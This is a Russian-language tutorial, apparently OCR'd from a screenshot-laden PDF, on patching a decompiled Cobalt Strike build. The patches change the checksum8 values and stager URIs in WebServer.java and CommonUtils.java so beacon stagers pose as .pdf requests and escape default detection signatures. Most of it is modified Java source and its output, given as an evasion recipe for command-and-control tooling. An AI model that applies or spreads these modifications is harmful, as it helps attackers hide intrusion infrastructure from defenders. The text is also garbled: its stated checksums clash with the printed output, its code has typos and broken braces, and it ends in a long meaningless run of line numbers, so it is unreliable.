
~/ Modify checksum8

Файлы, содержащие контрольную сумму checksum8 веб-сервера cobaltstrike, составляют (2) файла.

- 1) Файл “WebServer.java” в папке “decompiler_cobaltstrike\cloudstrike”.
- 2) Файл “CommonUtils.java” в папке “decompiler_cobaltstrike\common”.

Нам нужно скопировать эти 2 файла в нашу папку “SRC” с тем же именем папки, где это “ДОЛЖНО БЫТЬ”. Проверьте скриншот ниже.





Теперь щелкните файл Webserver.JAVA и нажмите “ctrl+f”, чтобы найти слово “checksum8”.

```
public static long checksum(String text) {
    if (text.length() < 41) {
        return 0;
    } else {
        text = text.substring(41);
        long sum = 0;
        for (int i = 0; i < text.length(); i++) {
            sum += (long)text.charAt(i);
        }
        return sum % 256;
    }
}

public static boolean isStager(String url) { return checksum(url) == 98L; }

public static boolean isStagerNoS(String url) { return checksum(url) == 98L && url.matches("[A-Za-z-\\d-\\w]+"); }

public static boolean isStagerStrict(String url) { return isStager(url) && url.length() == 5; }
```

Выбранное выше является важной частью контрольной checksum8. Здесь нам нужно сделать 3 шага:

- 1) Удалите или сохраните значение (% 256L), поскольку мы собираемся изменить хеш-сумму наших стейджеров. Это больше не повлияет на нас.
- 2) Измените адрес хэш-суммы x32 и x64 на другое расширение, например... вы можете создать хеш-сумму uri маячка на основе изображений .JPG, или на основе .PNG, или на основе .JS, или .PDF, любого расширения с помощью этого скрипта. Я буду использовать расширение .PDF для этой демки.
- 3) После изменения хеш-суммы нам нужно изменить результат в WebServer.JAVA

Java:

```
public class EchoTest {  
    public static long checksum8(String text) {  
        if (text.length() < 4) {  
            return 0L;  
        }  
        text = text.replace("/", "");  
        long sum = 0L;  
        for (int x = 0; x < text.length(); x++) {  
            sum += text.charAt(x);  
        }  
        return sum;  
    }  
    public static void main(String[] args) throws Exception {  
        System.out.println(checksum8("xssr1zxssr1zxssr1z.pdf"));  
    }  
}
```

Здесь я упомянул адрес: XSSR1ZXSSR1ZXSSR1Z.PDF для нашего x32, который дает нам 2665, где по умолчанию для cobaltstrike было 92!


Вы можете изменить свой адрес, который хотите. Теперь все зависит от вашего воображения.



```
main.java Run Output  
1- public class EchoTest {  
2-     public static long checksum8(String text) {  
3-         if (text.length() < 4) {  
4-             return 0L;  
5-         }  
6-         text = text.replace("/", "");  
7-         long sum = 0L;  
8-         for (int x = 0; x < text.length(); x++) {  
9-             sum += text.charAt(x);  
10-        }  
11-        return sum;  
12-    }  
13-    public static void main(String[] args) throws Exception {  
14-        System.out.println(checksum8("xssr1zxssr1zxssr1z.pdf"));  
15-    }  
16-}
```

java -cp /tmp/cp4T007mQr EchoTest
2265

Адрес второго стейджа x64: r1zr0cksr1zr0cksr1zr0cks.PDF, что дает нам 2664, а в cobaltstrike по умолчанию было 93!




```
Main.java
1- public class EchoTest {
2-     public static long checksum8(String text) {
3-         if (text.length() < 4) {
4-             return 0L;
5-         }
6-         text = text.replace("/", "");
7-         long sum = 0L;
8-         for (int x = 0; x < text.length(); x++)
9-             sum += text.charAt(x);
10-    }
11-    return sum;
12- }
13- public static void main(String[] args) throws Exception {
14-     System.out.println(checksum8("r1zr0cksr1zr0cksr1zr0cks.pdf"));
15- }
16- }
```

Чтобы проверить расчет кода, посетите сайт <https://www.programiz.com/java-programming/online-compiler/>

Важной частью здесь является то, что нам нужно изменить значение этих вычислений, поэтому на x64 и x86 могут иметь одинаковое значение или разные, это не имеет значения.

Примечание: если ваш маячок не подключился к сети после модификации, вам необходимо снова изменить расчет и протестировать его.. он не должен превышать 20 КБ для нормального выхода в сеть.

Теперь наша модификация будет только для значений (92 или 2665) и (93 или 2664) стейджеров, больше ничего не меняйте.



```
x32 stager
141 }
142
143     } images
144     public static long checksum8(String text) {
145         if (text.length() < 4) {
146             return 0L;
147         } else {
148             text = text.replace("/", "");
149             Long sum = 0L;
150
151             for(int x = 0; x < text.length(); x++)
152                 sum += (long)text.charAt(x);
153
154             return sum;
155         }
156     }
157
158     } images
159     public static boolean isStager(String uri) { return checksum8(uri) == 2665L; }
160
161     } images
162     public static boolean isStagerX64(String uri) { return checksum8(uri) == 2664L && uri.matches("[A-Za-z0-9]{4}"); }
163
164     } images
165     public static boolean isStagerStrict(String uri) { return isStager(uri) && uri.length() == 5; }
```

Вы также можете удалить (% 245L), это не повлияет на стейджеры.. просто будет небольшая ошибка при компиляции.

Следующее изменение будет в “CommonUtils.JAVA”. Дважды щелкните файл и найдите (checksum8) в функциях MSFURI + MSFURI_X64, как показано ниже:

В функции MSFURI x32 нам нужно добавить наш новый URI для стейджера x32

```
1348     }
1349 }
1350
1351 usage
1352 public static String MSFURI(int var0) {
1353     String[] var1 = toArray(var0, a, b, c, d, e, f, h, i, j, k, l, m, n, o, p, q, r, s, t, u, v, w, x, y, z,
1354
1355     StringBuffer var2;
1356     do {
1357         var2 = new StringBuffer(var1[0]);
1358         var2.append("/");
1359
1360         for(int var3 = 0; var3 < var0; ++var3) {
1361             var2.append(pick(var1));
1362         }
1363         } while(checksum8(var2.toString()) != 92L);
1364
1365         return var2.toString();
1366     }
1367
1368     public static String MSFURI() {
1369         return MSFURI(var0, 4);
1370     }
1371
1372     public static String MSFURI_X64() {
1373         String[] var0 = toArray(var0, a, b, c, d, e, f, h, i, j, k, l, m, n, o, p, q, r, s, t, u, v, w, x, y, z,
```

В функции MSFURI_X64 нам нужно добавить наш новый URI для стейджера x64.

```
1350     }
1351
1352     public static String MSFURI() {
1353         return MSFURI(var0, 4);
1354     }
1355
1356     public static String MSFURI_X64() {
1357         String[] var0 = toArray(var0, a, b, c, d, e, f, h, i, j, k, l, m, n, o, p, q, r, s, t, u, v, w, x, y, z,
1358
1359         String var1;
1360         do {
1361             var1 = "/" + pick(var0) + pick(var0) + pick(var0) + pick(var0);
1362         } while(checksum8(var1) != 93L);
1363
1364         return var1;
1365     }
1366
1367 usage
1368 public static long lpow(long var0, long var2) {
1369     if (var2 == 0L) {
1370         return 1L;
1371     } else if (var2 == 1L) {
1372         return var0;
1373     } else {
1374         long var4 = 1L;
```


После замены он должен выглядеть так.

```
Qr-checksum
1371     for(int var3 = 0; var3 < var0; ++var3) {
1372         var2.append(pick(var1));
1373     }
1374     } while(checksum3(var2.toString()) != 92L);
1375
1376     return "xss1xxss1xxss1xx.pdf";
1377 }
1378
1379 public static String MSFURI() {
1380     return MSFURI( ->0-4);
1381 }
1382
1383 public static String MSFURI_X64() {
1384     String[] var0 = toArray( "a", "b", "c", "d", "e", "f", "g", "h", "i", "j", "k", "l", "m", "n", "o", "p", "q", "r", "s", "t", "u", "v", "w", "x", "y", "z",
1385 );
1386
1387     String var1;
1388     do {
1389         var1 = "/" + pick(var0) + pick(var0) + pick(var0) + pick(var0);
1390     } while(checksum3(var1) != 93L);
1391
1392     return "fr1zr0cksrlzr0cksrlzr0cks.pdf";
1393 }
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1788
1789
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1888
1889
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2298
2299
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2398
2399
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2489
2490
2491
2492
2493
2494
2495
2496
2497
2497
2498
2499
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2579
2580
2581
2582
2583
2584
2585
2586
2587
2588
2589
2589
2590
2591
2592
2593
2594
2595
2596
2597
2598
2598
2599
2599
2600
2601
2602
2603
2604
2605
2606
2607
2608
2609
2609
2610
2611
2612
2613
2614
2615
2616
2617
2618
2619
2619
2620
2621
2622
2623
2624
2625
2626
2627
2628
2629
2629
2630
2631
2632
2633
2634
2635
2636
2637
2638
2639
2639
2640
2641
2642
2643
2644
2645
2646
2647
2648
2649
2649
2650
2651
2652
2653
2654
2655
2656
2657
2658
2659
2659
2660
2661
2662
2663
2664
2665
2666
2667
2668
2669
2669
2670
2671
2672
2673
2674
2675
2676
2677
2678
2679
2679
2680
2681
2682
2683
2684
2685
2686
2687
2688
2689
2689
2690
2691
2692
2693
2694
2695
2696
2697
2697
2698
2699
2699
2700
2701
2702
2703
2704
2705
2706
2707
2708
2709
2709
2710
2711
2712
2713
2714
2715
2716
2717
2718
2719
2719
2720
2721
2722
2723
2724
2725
2726
2727
2728
2729
2729
2730
2731
2732
2733
2734
2735
2736
2737
2738
2739
2739
2740
2741
2742
2743
2744
2745
2746
2747
2748
2749
2749
2750
2751
2752
2753
2754
2755
2756
2757
2758
2759
2759
2760
2761
2762
2763
2764
2765
2766
2767
2768
2769
2769
2770
2771
2772
2773
2774
2775
2776
2777
2778
2779
2779
2780
2781
2782
2783
2784
2785
2786
2787
2788
2789
2789
2790
2791
2792
2793
2794
2795
2796
2797
2797
2798
2799
2799
2800
2801
2802
2803
2804
2805
2806
2807
2808
2809
2809
2810
2811
2812
2813
2814
2815
2816
2817
2818
2819
2819
2820
2821
2822
2823
2824
2825
2826
2827
2828
2829
2829
2830
2831
2832
2833
2834
2835
2836
2837
2838
2839
2839
2840
2841
2842
2843
2844
2845
2846
2847
2848
2849
2849
2850
2851
2852
2853
2854
2855
2856
2857
2858
2859
2859
2860
2861
2862
2863
2864
2865
2866
2867
2868
2869
2869
2870
2871
2872
2873
2874
2875
2876
2877
2878
2879
2879
2880
2881
2882
2883
2884
2885
2886
2887
2888
2889
2889
2890
2891
2892
2893
2894
2895
2896
2897
2897
2898
2899
2899
2900
2901
2902
2903
2904
2905
2906
2907
2908
2909
2909
2910
2911
2912
2913
2914
2915
2916
2917
2918
2919
2919
2920
2921
2922
2923
2924
2925
2926
2927
2928
2929
2929
2930
2931
2932
2933
2934
2935
2936
2937
2938
2939
2939
2940
2941
2942
2943
2944
2945
2946
2947
2948
2949
2949
2950
2951
2952
2953
2954
2955
2956
2957
2958
2959
2959
2960
2961
2962
2963
2964
2965
2966
2967
2968
2969
2969
2970
2971
2972
2973
2974
2975
2976
2977
2978
2979
2979
2980
2981
2982
2983
2984
2985
2986
2987
2988
2989
2989
2990
2991
2992
2993
2994
2995
2996
2997
2998
2998
2999
2999
3000
3001
3002
3003
3004
3005
3006
3007
3008
3009
3009
3010
3011
3012
3013
3014
3015
3016
3017
3018
3019
3019
3020
3021
3022
3023
3024
3025
3026
3027
3028
3029
3029
3030
3031
3032
3033
3034
3035
3036
3037
3038
3039
3039
3040
3041
3042
3043
3044
3045
3046
3047
3048
3049
3049
3050
3051
3052
3053
3054
3055
3056
3057
3058
3059
3059
3060
3061
3062
3063
3064
3065
3066
3067
3068
3069
3069
3070
3071
3072
3073
3074
3075
3076
3077
3078
3079
3079
3080
3081
3082
3083
3084
3085
3086
3087
3088
3089
3089
3090
3091
3092
3093
3094
3095
3096
3097
3097
3098
3099
3099
3100
3101
3102
3103
3104
3105
3106
3107
3108
3109
3109
3110
3111
3112
3113
3114
3115
3116
3117
3118
3119
3119
3120
3121
3122
3123
3124
3125
3126
3127
3128
3129
3129
3130
3131
3132
3133
3134
3135
3136
3137
3138
3139
3139
3140
3141
3142
3143
3144
3145
3146
3147
3148
3149
3149
3150
3151
3152
3153
3154
3155
3156
3157
3158
3159
3159
3160
3161
3162
3163
3164
3165
3166
3167
3168
3169
3169
3170
3171
3172
3173
3174
3175
3176
3177
3178
3179
3179
3180
3181
3182
3183
3184
3185
3186
3187
3188
3189
3189
3190
3191
3192
3193
3194
3195
3196
3197
3197
3198
3199
3199
3200
3201
3202
3203
3204
3205
3206
3207
3208
3209
3209
3210
3211
3212
3213
3214
3215
3216
3217
3218
3219
3219
3220
3221
3222
3223
3224
3225
3226
3227
3228
3229
3229
3230
3231
3232
3233
3234
3235
3236
3237
3238
3239
3239
3240
3241
3242
3243
3244
3245
3246
3247
3248
3249
3249
3250
3251
3252
3253
3254
3255
3256
3257
3258
3259
3259
3260
3261
3262
3263
3264
3265
3266
3267
3268
3269
3269
3270
3271
3272
3273
3274
3275
3276
3277
3278
3279
3279
3280
3281
3282
3283
3284
3285
3286
3287
3288
3289
3289
3290
3291
3292
3293
3294
3295
3296
3297
3297
3298
3299
3299
3300
3301
3302
3303
3304
3305
3306
3307
3308
3309
